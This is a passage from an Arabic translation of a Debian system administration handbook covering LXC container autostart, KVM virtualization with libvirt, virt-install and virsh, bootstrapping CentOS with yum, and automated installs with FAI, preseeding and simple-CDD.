تحوي الحزمة lxc سكربت تهيئة يستطيع تشغيل حاوية واحدة أو أكثر تلقائياً عند إقلاع المستضيف؛ إن ملف ضبط هذا السكربت، `/etc/default/lxc`، هو واضح نسبياً. لاحظ أنه يجب تخزين ملفات ضبط الحاوية في `/etc/lxc/auto/`؛ يفضل معظم المستخدمين استخدام الروابط الرمزية، التي يمكن إنشائها هكذا مثلاً **`ln -s /var/lib/lxc/testlxc/config /etc/lxc/auto/testlxc.config`**.

التعمق أكثر

المحاكاة العملاقة

بما أن LXC هو نظام عزل خفيف جداً، يمكن تكييفه للاستضافة الكبيرة للعديد من المخدمات الظاهرية. لعل إعداد الشبكة سيكون أعقد بقليل مما شرحناه هنا، لكن الإعداد « الغني » باستخدام واجهات `tap` و`veth` يجب أن يكون كافيًا في العديد من الحالات.

ربما كان مناسباً أيضًا مشاركة أجزاء من نظام الملفات، مثل `/usr` و`/lib`، لتفادي تكرار البرمجيات المشتركة بين عدة حاويات. هذا يحقق عادة باستخدام مدخلات `lxc.mount.entry` في ملف إعداد الحاويات. هناك أثر جانبي جميل هنا وهو أن العمليات ستستهلك ذاكرة أقل في هذه الحالة، لأن النواة تقدر على اكتشاف البرامج المشتركة. عندئذ يمكن تخفيض الكلفة الهامشية لإضافة حاوية جديدة للمساحة التخزينية المخصصة لبياناتها، والعمليات القليلة الإضافية التي ستديرها النواة وتجدولها.

لم نشرح كافة الخيارات المتاحة، بالطبع؛ يمكنك الحصول على معلومات أوسع من صفحات الكتيبات lxc(7) وlxc.conf(5) والصفحات التي تشيران إليها.

12.2.3. المحاكاة في KVM

KVM، التي ترمز إلى *Kernel-based Virtual Machine*، هي أولاً وأخيراً وحدة من وحدات النواة توفر معظم البنية التحتية التي يمكن أن يستفيد منها برنامج المحاكاة، لكنها ليست محاكيًا. التحكم الفعلي

بالمحاكاة يتم من خلال تطبيق مبني على QEMU. لا تقلق إذا كان هذا القسم يذكر أوامر تبدأ ب **qemu-***: نحن لا نزال نتحدث عن KVM.

لقد دمجت KVM منذ البداية في النواة لينكس، بخلاف نظم المحاكاة الأخرى. اختر مطوروها استغلال مجموعات تعليمات المعالج المخصصة للمحاكاة (Intel-VT و AMD-V)، ما جعل KVM خفيفة الوزن، وأنيقة وغير شرهة للموارد. من جهة أخرى، هذا يعني أن KVM لا تعمل إلا على معالجات i386 و amd64 الحديثة بما يكفي لامتلاك مجموعات التعليمات هذه. يمكنك التأكد أن معالجك يدعم هذه التعليمات إذا كان هناك « vmx » أو « svm » في أعلام المعالج المذكورة في `/proc/cpuinfo`.

مع دعم Red Hat النشط لتطوير KVM، فقد أصبحت بشكل أو بآخر المرجع في الحوسبة الظاهرية في لينكس.

12.2.3.1. الخطوات الأولية

بعكس الأدوات الأخرى مثل VirtualBox، لا تقدم KVM نفسها أي واجهة للمستخدم لإنشاء وإدارة الحواسيب الظاهرية. تقدم حزمة qemu-kvm برنامجاً تنفيذيًا قادراً على تشغيل حاسوب ظاهري، بالإضافة إلى سكربت تهيئة يحمل وحدات النواة المناسبة.

لحسن الحظ، توفر Red Hat أيضًا مجموعة أخرى من الأدوات لمعالجة هذه المشكلة، من خلال تطوير المكتبة *libvirt* وأدوات *virtual machine manager* المقترنة بها. تسمح libvirt بإدارة الحواسيب الظاهرية بأسلوب قياسي، بغض النظر عن نظام المحاكاة المستخدم وراء الكواليس (حاليًا هناك دعم لنظم QEMU، وKVM، وXen، وLXC، وOpenVZ، وVirtualBox، وVMWare وأيضاً UML). **virtual-manager** هي واجهة رسومية تعتمد على libvirt لإنشاء وإدارة الحواسيب الظاهرية.

سوف نثبت الحزم المطلوبة أولاً، بالأمر **apt-get install qemu-kvm libvirt-bin virtinst virt-manager virt-viewer**. تقدم الحزمة libvirt-bin الخدمة **libvirtd**، التي تسمح بالإدارة (البعيدة ربما) للحواسيب الظاهرية التي تعمل على المستضيف، وتشغيل الحواسيب الظاهرية المناسبة عند إقلاع المستضيف. بالإضافة لذلك، توفر هذه الحزمة أداة **virsh** ذات الواجهة النصية، التي تسمح بالتحكم بالإجهزة التي تديرها خدمة **libvirtd**.

تقدم الحزمة virtinst الأداة **virt-install**، التي تسمح بإنشاء الحواسيب الظاهرية من سطر الأوامر. أخيراً، يسمح virt-viewer بالوصول إلى الطرفية الرسومية للحاسب الظاهري.

12.2.3.2. إعداد الشبكة

كما في Xen و LXC، أكثر الخيارات شيوعاً عند إعداد الشبكة هو استخدام جسر يجمع الواجهات الشبكية لعدة حواسيب ظاهرية (انظر القسم 12.2.2.2، « إعداد الشبكة » ص 394).

أو يمكن، كما هو الإعداد الافتراضي الذي تقدمه KVM، إعطاء الحاسب الظاهري عنوناً داخلياً (ضمن المجال 192.168.122.0/24)، وإعداد NAT حتى يتمكن الجهاز الظاهري من الوصول إلى الشبكة الخارجية.

سنفترض في تتمة هذا القسم أن المستضيف لديه واجهة فيزيائية `eth0` وجسر `br0`، وأن الأولى متصلة مع الأخير.

12.2.3.3. التثبيت باستخدام `virt-install`

يشبه إنشاء حاسب ظاهري تثبيت النظم العادية كثيراً، عدا أن مواصفات الحواسب الظاهري تُحدَّد في أمر طويل جداً.

عملياً، هذا يعني أننا سنستخدم برنامج تثبيت دبيان، من خلال إقلاع الحاسب الظاهري من سواقة DVD-ROM ظاهرية ترتبط مع صورة DVD دبيان مخزنة على النظام المستضيف. سوف يُصدِّر الجهاز الظاهري طرفيته الرسومية عبر بروتوكول VNC (انظر القسم 9.2.2، « استخدام سطوح المكتب الرسومية البعيدة » ص 247 للتفاصيل)، ما يسمح لنا بالتحكم بعملية التثبيت.

نحتاج أولاً إخبار libvirtd عن موقع تخزين صور الأقراص، ما لم يكن الموقع الافتراضي (`/var/lib/libvirt/images/`) مناسباً.

```
root@mirwiz:~# mkdir /srv/kvm
root@mirwiz:~# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

root@mirwiz:~#
```

دعنا نبدأ الآن عملية تثبيت الحاسب الظاهري، وإلقاء نظرة قريبة على أهم خيارات **`virt-install`**. هذا الأمر يسجل الجهاز الظاهري وبارامتراته عند libvirtd، ثم يشغله حتى نتابع عملية التثبيت.

```
# virt-install --connect qemu:///system       1
               --virt-type kvm                 2
               --name testkvm                  3
               --ram 1024                      4
               --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10   5
               --cdrom /srv/isos/debian-7.2.0-amd64-netinst.iso    6
```

```
                 --network bridge=br0        ❼
                 --vnc                       ❽
                 --os-type linux             ❾
                 --os-variant debianwheezy

Starting install...
Allocating 'testkvm.qcow'             |  10 GB     00:00
Creating domain...                    |    0 B     00:00
Cannot open display:
Run 'virt-viewer --help' to see a full list of available command line options.
Domain installation still in progress. You can reconnect
to the console to complete the installation process.
```

❶ يحدد خيار `--connect` « المشرف » المستخدم. شكله هو شكل URL يحوي اسم نظام المحاكاة (`xen://`، `qemu://`، `lxc://`، `openvz://`، `vbox://`، وهكذا) والحاسب الذي يجب أن يستضيف الجهاز الظاهري (يمكن ترك هذا فارغًا في حالة الاستضافة المحلية). لالإضافة لذلك، في حالة استخدام QEMU/KVM، يستطيع كل مستخدم إدارة الحواسيب الظاهرية ولكن بصلاحيات مقيدة، ويسمح مسار URL بتمييز حواسيب « النظام » (`/system`) من الحواسيب الظاهرية (`/session`).

❷ بما أن طريقة إدارة KVM تطابق طريقة إدارة QEMU، فإن الخيار `--virt-type kvm` يسمح بتحديد استخدام KVM بالرغم من أن URL يبدو وكأنه QEMU.

❸ خيار `--name` يحدد اسمًا (فريداً) للجهاز الظاهري.

❹ يسمح خيار `--ram` بتحديد كمية الذاكرة (بالميغابايت) المخصصة للجهاز الظاهري.

❺ يحدد `--disk` موقع ملف الصورة التي تمثل القرص الصلب لجهازنا الظاهري؛ سوف يتم إنشاء ذلك الملف –ما لم يكن موجوداً مسبقاً– بالحجم المحدد بالبارامتر `size` (بالغيغابايت). يسمح المتغير `format` باختيار إحدى الصيغ المتعددة لتخزين ملفات الصور. الصيغة الافتراضية (`raw`) هي ملف وحيد يطابق القرص بالحجم والمحتويات تماماً. لقد اخترنا صيغة متقدمة أكثر هنا، هذه الصيغة خاصة بـ QEMU وهي تسمح بالبدء مع ملف صغير يكبر فقط عندما يبدأ الجهاز الظاهري باستهلاك المساحة فعلاً.

❻ يستخدم خيار `--cdrom` للإشارة إلى موقع القرص الضوئي المستخدم للتثبيت. يمكن أن يكون المسار مساراً محلياً لصورة ISO، أو URL يمكن الحصول منه على الملف، أو ملف جهاز يمثل سواقة CD-ROM فيزيائية (مثل `/dev/cdrom`).

7 يحدد `--network` طريقة دمج بطاقة الشبكة الظاهرية في إعدادات الشبكة في المستضيف. السلوك الافتراضي (الذي حددنا استخدامه صراحة في مثالنا) هو دمجها في أي جسر شبكي سابق. إذا لم يكن هناك أي جسر من قبل، فلن يستطيع الجهاز الظاهري الوصول إلى الشبكة الفيزيائية إلا من خلال NAT، لذلك يأخذ عنواناً ضمن مجال شبكة فرعية داخلية (192.168.122.0/24).

8 يصرح `--vnc` أن الطرفية الرسومية يجب أن تكون متاحة عبر استخدام VNC. السلوك الافتراضي لمخدم VNC المرفق هو الإنصات إلى الواجهة المحلية فقط؛ إذا كان عميل VNC سيعمل على حاسب آخر، فإن الاتصال يحتاج لإعداد نفق SSH (انظر القسم 9.2.1.3، « إنشاء الأنفاق المشفرة باستخدام توجيه المنافذ » ص 245). أو يمكن استخدام `--vnclisten=0.0.0.0` حتى يصبح الوصول لمخدم VNC ممكناً من جميع الواجهات؛ لكن انتبه إلى أنك إذا استخدمت هذا الخيار، فعليك تصميم الجدار الناري بما يتناسب معه.

9 يسمح الخياران `--os-type` و`--os-variant` بتحسين بعض متغيرات الجهاز الظاهري، اعتماداً على بعض المزايا المعروفة لنظام التشغيل المذكور هنا.

عند هذه النقطة، بدأ الجهاز الظاهري يعمل، ونحتاج الاتصال بالطرفية الرسومية لمتابعة عملية التثبيت. إذا تم تنفيذ العملية السابقة من بيئة سطح مكتب رسومية، فيجب أن يبدأ هذا الاتصال آلياً. إذا لم يحدث هذا، أو إذا كنا نعمل عن بعد، يمكن تشغيل **virt-viewer** من أي بيئة رسومية لفتح الطرفية الرسومية (لاحظ أن كلمة سر الجذر للنظام البعيد ستطلب مرتين لأن العملية تحتاج لاتصالي SSH):

```
$ virt-viewer --connect qemu+ssh://root@server/system testkvm
root@server's password:
root@server's password:
```

عند انتهاء عملية التثبيت، تتم إعادة تشغيل الجهاز الظاهري، ويصبح جاهزاً عند ذلك للاستخدام.

12.2.3.4. إدارة الأجهزة باستخدام **virsh**

بعد أن انتهينا من التثبيت، دعنا نرى كيف ندير الأجهزة الظاهرية المتوفرة. أول شيء سنجربه هو طلب قائمة بالأجهزة التي تديرها **libvirtd**:

```
# virsh -c qemu:///system list --all
 Id Name                 State
----------------------------------
  - testkvm              shut off
```

دعنا نبدأ تشغيل جهازنا التجريبي:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

يمكننا الآن الحصول على تعليمات الاتصال بالطرفية الرسومية (يمكن تمرير لوحة عرض VNC المعادة كمتغير للبرنامج **vncviewer**):

```
# virsh -c qemu:///system vncdisplay testkvm
:0
```

من أوامر **virsh** الفرعية المتاحة أيضًا:

- `reboot` لإعادة إقلاع الجهاز الظاهري؛
- `shutdown` لبدء عملية إيقاف تشغيل نظيفة؛
- `destroy`، لإيقاف عمل الجهاز الظاهري قسراً؛
- `suspend` لإيقاف عمله مؤقتاً؛
- `resume` لاستكمال عمله؛
- `autostart` لتفعيل (أو تعطيل، إذا استخدم الخيار `--disable`) تشغيل الجهاز الظاهري تلقائيًا عند إقلاع المستضيف؛
- `undefine` لإزالة كافة آثار الجهاز الظاهري من **libvirtd**.

جميع هذه الأوامر الفرعية تأخذ الاسم المُعرِّف للجهاز الظاهري كمتغير لها.

12.2.3.5. تثبيت نظام مبني على RPM في دبيان باستخدام yum

إذا كان الجهاز الظاهري سيعمل بنظام دبيان (أو أحد مشتقاته)، يمكن تهيئة النظام باستخدام **debootstrap**، كما شرحناه سابقًا. أما إذا كان الجهاز الظاهري سيعمل بنظام مبني على RPM (مثل فيدورا، أو CentOS أو Scientific Linux)، يجب إتمام التثبيت باستخدام أداة **yum** (المتوفرة في الحزمة ذات الاسم نفسه).

تحتاج العملية لإعداد ملف `yum.conf` يحوي المتغيرات اللازمة، بما فيها المسار لمستودعات حزم RPM، والمسار لإعداد plugin، والمجلد الوجهة. في هذا المثال، سنفترض أن البيئة ستخزن في `/var/tmp/yum-bootstrap`. يجب أن يبدو الملف `/var/tmp/yum-bootstrap/yum.conf` كالتالي:

```
[main]
reposdir=/var/tmp/yum-bootstrap/repos.d
pluginconfpath=/var/tmp/yum-bootstrap/pluginconf.d
cachedir=/var/cache/yum
installroot=/path/to/destination/domU/install
exclude=$exclude
keepcache=1
#debuglevel=4
```

```
#errorlevel=4
pkgpolicy=newest
distroverpkg=centos-release
tolerant=1
exactarch=1
obsoletes=1
gpgcheck=1
plugins=1
metadata_expire=1800
```

يجب أن يحوي المجلد `/var/tmp/yum-bootstrap/repos.d` توصيف مستودعات RPM، تماماً كما هو مجلد `/etc/yum.repos.d` في نظام RPM مثبت. هذا مثال عن تثبيت CentOS 6:

```
[base]
name=CentOS-6 - Base
#baseurl=http://mirror.centos.org/centos/$releasever/os/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&re
➥ po=os
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6

[updates]
name=CentOS-6 - Updates
#baseurl=http://mirror.centos.org/centos/$releasever/updates/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&re
➥ po=updates
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6

[extras]
name=CentOS-6 - Extras
#baseurl=http://mirror.centos.org/centos/$releasever/extras/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&re
➥ po=extras
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6

[centosplus]
name=CentOS-6 - Plus
#baseurl=http://mirror.centos.org/centos/$releasever/centosplus/$basearch/
mirrorlist=http://mirrorlist.centos.org/?release=$releasever&arch=$basearch&re
➥ po=centosplus
gpgcheck=1
gpgkey=http://mirror.centos.org/centos/RPM-GPG-KEY-CentOS-6
```

أخيراً، يجب أن يحوي ملف `pluginconf.d/installonlyn.conf` ما يلي:

```
[main]
enabled=1
tokeep=5
```

بعد إنهاء كل هذا الإعداد، تأكد أن قواعد بيانات **rpm** مهيئة بشكل صحيح، باستخدام أمر مثل **rpm --rebuilddb**. بعدها تؤول عملية تثبيت CentOS 6 إلى تنفيذ الأمر التالي:

```
yum -c /var/tmp/yum-bootstrap/yum.conf -y install coreutils basesystem centos-release
➥ yum-basearchonly initscripts
```

12.3. التثبيت المؤتمت

يحتاج مدراء النظم في شركة فلكوت، كما هو حال مدراء النظم في العديد من شركات الخدمات التقنية الكبيرة، لأدوات تساعدهم على تثبيت (أو إعادة تثبيت) النظام على الأجهزة الجديدة بسرعة، وبصورة آلية إذا أمكن.

يمكن تلبية هذه الحاجة بطيف واسع من الحلول. فالأدوات العامة مثل SystemImager تعالج هذه القضية بإنشاء صورة بالاعتماد على جهاز نموذجي، ثم نشر تلك الصورة على الأجهزة المستهدفة، وعلى النهاية الأخرى من الطيف، هناك برنامج تثبيت دبيان القياسي الذي يمكن تغذيته بملف إعداد يجيب على الأسئلة المطروحة أثناء عملية التثبيت. وكنوع من الحلول الوسط، يمكن استخدام أداة هجينة مثل FAI (*Fully Automatic Installer*) لتثبيت النظام على الأجهزة باستخدام نظام إدارة الحزم، لكنها تستخدم بنية تحتية خاصة بها للمهام المتعلقة بالنشر واسع النطاق massive deployment (مثل الإقلاع، وتقطيع الأقراص، وإعداد النظام وما شابه).

لكل من هذه الأدوات محاسن ومساوئ. يعمل SystemImager بشكل مستقل عن أي نظام حزم معين، وهذا يسمح له بإدارة مجموعات كبيرة من الأجهزة باستخدام عدة توزيعات لينكس مختلفة. كما أنه يتضمن نظام تحديث لا يحتاج إعادة تثبيت النظام، لكن لا يمكن الاعتماد على نظام التحديث هذا إلا إذا لم تعدّل الأجهزة بشكل مستقل؛ أي يجب ألا يحدث المستخدمون وحدهم أي برمجية، كما لا يجب أن يثبتوا برمجيات إضافية. كما يجب عدم أتمتة التحديثات الأمنية، بل يجب أن تمر عبر الصورة المركزية التي يديرها SystemImager. هذا الحل يتطلب أيضًا أن تكون الأجهزة المستهدفة متجانسة، وإلا يجب الاحتفاظ بعدد من الصور المختلفة وإدارتها (صورة i386 لن تتناسب مع جهاز powerpc، وهكذا).

أما التثبيت المؤتمت باستخدام مثبت دبيان فيستطيع التكيف مع خصائص كل جهاز؛ إذ أن المثبت سيجلب النواة والحزم البرمجية المناسبة من المستودعات الموافقة، وسيتعرف على العتاد المتوفر، ويقطع كامل القرص الصلب للاستفادة من كل المساحة التخزينية المتاحة، ثم يثبت نظام دبيان ويعد محمل إقلاع ملائم. لكن المثبت القياسي لا يثبت إلا نسخ دبيان « القياسية »، التي تحوي النظام الأساسي مع مجموعة من « المهام » المحددة مسبقًا؛ وهذا يمنع تثبيت نظام مخصص مع تطبيقات غير محزمة. لتلبية هذا المتطلب بالذات يجب تخصيص المثبت... لحسن الحظ، المثبت تجزيئي كثيراً (modular)، وهناك أدوات لأتمتة معظم العمل المطلوب لهذا التخصيص، أهمها simple-CDD (حيث CDD هي اختصار *Custom Debian*

Derivative—مشتق مخصص من دبيان). وحتى simple-CDD يعالج التثبيت الأولي فقط؛ لكن هذه ليست مشكلة عادة بما أن أدوات APT تسمح بالنشر الفعال للتحديثات لاحقاً.

سوف نقدم شرحاً مقتضبًا فقط عن FAI، وسنتجاوز SystemImager بالكامل (الذي لم يعد متوفراً في دبيان)، وذلك للتركيز أكثر على مثبت دبيان وsimple-CDD، وهي الحلول الأكثر جاذبية عند العمل مع نظم دبيان.

12.3.1. Fully Automatic Installer (FAI)

لعل *Fully Automatic Installer* أقدم نظم النشر المؤتمت لأنظمة دبيان، وهذا ما يفسر ذكر هذه الأداة كثيراً؛ إلا أن طبيعته فائقة المرونة بالكاد تغطي تعقيد استخدامه.

يحتاج FAI لنظام يعمل كمخدم لتخزين معلومات النشر ويسمح للأجهزة المستهدفة بالإقلاع عبر الشبكة. يحتاج هذا المخدم حزمة fai-server (أو fai-quickstart التي تثبت أيضًا العناصر المطلوبة للإعداد القياسي).

يستخدمُ FAI أسلوباً خاصاً لتعريف البروفايلات المتنوعة التي يمكن تثبيتها. بدلاً من النسخ البسيط للنظام المرجعي، يوفر FAI مثبتاً متكاملاً يمكن تخصيصه بالكامل عبر مجموعة من الملفات والسكربتات المخزنة على المخدم؛ لا يتم إنشاء الموقع الافتراضي `/srv/fai/config/` آليًا، لذلك يجب أن ينشئه مدير النظام بالإضافة لجميع الملفات اللازمة. في معظم الأحيان تكون هذه الملفات نسخاً مخصصة عن ملفات الأمثلة المتوفرة في الحزمة fai-doc وبالأخص في المجلد `/usr/share/doc/fai-doc/examples/simple/`.

بعد تعريف البروفايلات، يجب تنفيذ الأمر **`fai-setup`** لتوليد العناصر المطلوبة لبدء التثبيت باستخدام FAI؛ هذا يعني تحضير أو تحديث نظام أصغري (NFS-root) يستخدم خلال التثبيت. أو يمكن توليد CD إقلاعي للتثبيت باستخدام **`fai-cd`**.

لإنشاء كل ملفات الضبط هذه يجب فهم طريقة عمل FAI. تتألف عملية التثبيت النموذجية من الخطوات التالية:

- إحضار النواة عبر الشبكة، وإقلاعها؛
- ربط نظام الملفات الجذر عبر NFS (nfsroot المذكور سابقاً)؛
- تنفيذ **`/usr/sbin/fai`** الذ يتحكم بتتمة العملية (أي أن الخطوات التالية سينفذها هذا السكربت)؛
- نسخ مساحة الإعداد من المخدم إلى `/fai/`؛
- استدعاء **`fai-class`**. سوف تُنفَّذ السكربتات `/fai/class/[0-9][0-9]*` بالدور، وتعيد أسماء « الفئات » (classes) التي يجب تطبيقها على الجهاز الذي تجري عليه عملية التثبيت؛

سوف تعمل هذه المعلومات كأساس للخطوات التالية. هذا يسمح ببعض المرونة في تعريف الخدمات التي سوف تُثبَّت وتُضبَط.

- قراءة عدد من متغيرات الضبط، وذلك تبعاً للفئات (classes) المحددة؛
- تقسيم الأقراص وتهيئة الأقسام الناتجة، حسب المعلومات المتوفرة في `/fai/disk_config/class`؛
- ربط الأقسام السابقة؛
- تثبيت أساس النظام؛
- تغذية قاعدة بيانات Debconf باستخدام **`fai-debconf`**؛
- الحصول على قائمة الحزم المتاحة لأداة APT؛
- تثبيت الحزم المذكورة في `/fai/package_config/class`؛
- تنفيذ السكربتات التالية للإعداد، `/fai/scripts/class/[0-9][0-9]*`؛
- حفظ سجلات التثبيت، فصل أقسام الأقراص الصلبة، ثم إعادة الإقلاع؛

12.3.2. تغذية مثبت دبيان

في النهاية، يجب –منطقياً– أن يبقى مُثبِّت دبيان الرسمي أفضل أداة لتثبيت أنظمة دبيان. ولهذا السبب تم تصميم مثبت دبيان منذ البداية للاستخدام المؤتمت، بالاستفادة من مزايا البنية التحتية التي تقدمها debconf. تسمح الأخيرة بتقليل عدد الأسئلة المطروحة من جهة (تأخذ الأسئلة المخفية الإجابات الافتراضية آلياً)، ومن جهة أخرى، توفير الإجابات الافتراضية بشكل مستقل، حتى تتاح إمكانية التثبيت غير التفاعلي. هذه الميزة الأخيرة تعرف باسم *preseeding*—التغذية، التي تعني « الإعداد المسبق » ببساطة.

التعمق أكثر

Debconf مع قاعدة بيانات مركزية

تسمح التغذية بالإجابة على أسئلة Debconf التي تطرحها أثناء التثبيت، لكن هذه الأجوبة ثابتة ولا تتطور بمرور الزمن. بما أن النظم المثبتة مسبقًا قد تحتاج للترقية، وقد تطرح أسئلة جديدة أثناء العملية، فيمكن ضبط ملف الإعداد `/etc/debconf.conf` بحيث تستخدم Debconf مصادر بيانات خارجية (مثل مخدم LDAP directory، أو ملف بعيد تصل إليه عبر NFS أو Samba). يمكن تعريف عدة مصادر خارجية للبيانات في الوقت نفسه، وسوف تكمل هذه المصادر بعضها البعض. ستبقى قاعدة البيانات المحلية قيد الاستخدام (لاستخدامها للقراءة والكتابة)، أما قواعد البيانات الخارجية فتقتصر الصلاحيات فيها على القراءة فقط عادة. تشرح صفحة التعليمات debconf.conf(5) كافة الاحتمالات بالتفصيل.

12.3.2.1. استخدام ملف تغذية

يستطيع المُثبّت الحصول على ملف التغذية من العديد من الأماكن:

- من initrd المستخدمة لإقلاع الجهاز، في هذه الحالة، تتم التغذية منذ بداية التثبيت الأولية، وسوف يتم تجاوز جميع الأسئلة. يجب فقط تسمية الملف preseed.cfg وتخزينه في جذر initrd.
- من وسيط الإقلاع (CD أو مفتاح USB)؛ وتحدث التغذية فور ربط الوسيط التخزيني، أي مباشرة بعد السؤال عن اللغة وتخطيط لوحة المفاتيح. يمكن استخدام متغير الإقلاع `preseed/file` للإشارة إلى موقع ملف التغذية (مثلا، `/cdrom/preseed.cfg` عند التثبيت من قرص CD-ROM، أو `/hd-media/preseed.cfg` في حال استخدام مفتاح USB).
- من الشبكة؛ عندها لا تتم التغذية إلا بعد إعداد الشبكة (الأوتوماتيكي)؛ عندها يجب استخدام متغير الإقلاع `preseed/url=http://`*`server`*`/preseed.cfg`.

كنظرة أولية، يبدو تضمين ملف التغذية في initrd أنه الحل الأكثر جاذبية؛ لكنه نادراً ما يستخدم عملياً، لأن توليد initrd للمثبت معقد جداً. الحلين الآخرين أكثر انتشاراً بكثير، خصوصًا أنك تستطيع استخدام المتغيرات الإقلاعية كطريق بديل لتغذية الأسئلة الأولى لعملية التثبيت. جرت العادة أن تحفظ هذه المتغيرات في إعدادات **`isolinux`** (في حال استخدام CD-ROM) أو **`syslinux`** (ذاكرة USB) بدلاً من كتابتها يدوياً عند كل عملية تثبيت.

12.3.2.2. إنشاء ملف التغذية

ملف التغذية هو ملف نصي عادي، كل سطر منه يحوي إجابة لسؤال واحد من أسئلة Debconf. يفصل السطر إلى أربعة أقسام تفصلها مسافات بيضاء (علامة مسافة space أو علامة جدولة tab)، فمثلاً `d-i mirror/suite string stable`:

- الحقل الأول هو « صاحب » السؤال؛ تستخدم « d-i » للأسئلة المتعلقة بالمثبت، لكن يمكن أن تكتب اسم حزمة للأسئلة التي تطرحها حزم دبيان؛
- الحقل الثاني هو معرف للسؤال؛
- الثالث، نوع السؤال؛
- الحقل الرابع والأخير يحوي قيمة الإجابة. لاحظ أن هذا الحقل يجب فصله عن سابقه بمسافة واحدة؛ وإذا كان هناك أكثر من واحدة ستعتبر المسافات اللاحقة جزءاً من الإجابة.

أبسط طريقة لكتابة ملف تغذية هي تثبيت النظام يدوياً. ثم يعطيك الأمر **`debconf-get-selections --installer`** الإجابات المتعلقة بالمثبت. يمكن الحصول على الإجابات المتعلقة بالحزم الأخرى بالأمر

debconf-get-selections. لكن الحل الأفضل هو أن تكتب ملف التغذية يدوياً، بالاعتماد على مثال وعلى الوثائق: بهذا الشكل يمكن تغذية الأسئلة التي تحتاج تغيير إجاباتها الافتراضية فقط؛ واستخدام متغير الإقلاع `priority=critical` سوف يفرض على Debconf أن تطرح الأسئلة الحرجة فقط، وأن تستخدم الإجابات الافتراضية لبقية الأسئلة.

> *توثيق*
>
> الملحق في دليل التثبيت
>
> يتضمن دليل التثبيت، المتاح على شبكة الإنترنت، توثيقاً مفصلاً عن استخدام ملفات التغذية في ملحق خاص. كما يتضمن مثالاً عن ملف تغذية مفصلاً ومزوداً بالتعليقات، يمكن الاستفادة منه كأساس للتخصيصات المحلية.
>
> → http://www.debian.org/releases/wheezy/amd64/apb.html
> → http://www.debian.org/releases/wheezy/example-preseed.txt

12.3.2.3. إنشاء وسيط إقلاعي مخصص

من الجيد أن يعرف المرء مكان تخزين ملف التغذية، لكن مكان التخزين ليس كل شيء: يجب تعديل وسيط الإقلاع –بشكل أو بآخر– لتغيير متغيرات الإقلاع وإضافة ملف التغذية.

12.3.2.3.1. الإقلاع من الشبكة

عند إقلاع الحاسب من الشبكة، يعرف المخدم الذي يرسل عناصر التهيئة متغيرات الإقلاع أيضًا. أي يجب أن يتم التعديل على إعداد PXE لمخدم الإقلاع؛ وبالتحديد أكثر، في ملف الإعداد `/tftpboot/pxelinux.cfg/default`. إن إعداد الإقلاع عبر الشبكة هو متطلب أساسي؛ انظر دليل التثبيت لمزيد من التفاصيل.

→ http://www.debian.org/releases/wheezy/amd64/ch04s05.html

12.3.2.3.2. تحضير ذاكرة USB إقلاعية

بعد تجهيز الذاكرة الإقلاعية (انظر القسم 4.1.2، « الإقلاع من مفتاح USB » ص 92)، يجب تنفيذ بعض العمليات الإضافية. على فرض أن محتويات الذاكرة متاحة في `/media/usbdisk/`:

- انسخ ملف التغذية إلى `/media/usbdisk/preseed.cfg`
- حرر الملف `/media/usbdisk/syslinux.cfg` وأضف المتغيرات الإقلاعية اللازمة (انظر المثال التالي).

مثال 12.2. ملف syslinux.cfg وبارامترات التغذية

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US console-keymaps-at/keymap=us la
➥ nguagechooser/language-name=English countrychooser/shortlist=US vga=normal initrd=init
➥ rd.gz  --
```

12.3.2.3.3. إنشاء صورة CD-ROM

ذاكرة USB هي وسيط تخزين يقبل القراءة والكتابة، لذلك كانت إضافة الملف إليها وتعديل بعض المتغيرات فيها عملية سهلة. لكن في حالة استخدام CD-ROM، فالعملية معقدة أكثر، لأننا نحتاج توليد صورة ISO كاملة. هذه المهمة تحتاج الأداة debian-cd، لكن استخدام هذه الأداة مزعج نوعًا ما: تحتاج الأداة لمرآة محلية، كما تحتاج لفهم جميع الخيارات في `/usr/share/debian-cd/CONF.sh`؛ وحتى بعد ذلك، يجب استدعاء **make** عدة مرات. عليك إذن قراءة `/usr/share/debian-cd/README`.

تعمل debian-cd دائماً بنفس الأسلوب: يتم توليد مجلد « صورة » فيه محتويات القرص الليزري نفسها، ثم يحوّل إلى ملف ISO بأداة مثل **genisoimage** أو **mkisofs** أو **xorriso**. يُختَم المجلد بعد الخطوة **make image-trees** التابعة لحزمة debian-cd. عند هذه النقطة، سوف نزرع ملف التغذية في المجلد المناسب (عادة `$TDIR/wheezy/CD1/`، حيث $TDIR هو أحد المتغيرات التي يعرفها ملف الإعداد `CONF.sh`). تستخدم الأقراص الليزرية **isolinux** كمحمل للإقلاع، ويجب ضبط ملف الإعداد ليتناسب مع ما ولدته debian-cd، وإدخال متغيرات الإقلاع المطلوبة (الملف المقصود هو `$TDIR/wheezy/boot1/isolinux/isolinux.cfg`). بعدها يمكن متابعة العملية « الاعتيادية »، ويمكننا توليد صورة ISO بالأمر **make image CD=1** (أو **make images** إذا كنا سنولد عدة CD-ROMs).

12.3.3. Simple-CDD: كل الحلول في حل واحد

ببساطة إن استخدام ملف التغذية لا يكفي لتلبية كافة المطالب التي قد تظهر عند النشر واسع النطاق. وبالرغم أنه يمكن تنفيذ بضعة سكربتات عند نهاية عملية التثبيت العادية، إلا أن مجموعة الحزم التي ستثبت ليست مرنة بما يكفي (أساساً لا يمكن إلا اختيار « المهام »)؛ وأهم من هذا، لا يمكن إلا تثبيت حزم دبيان الرسمية، ولا يسمح بالحزم المولدة محليًا.

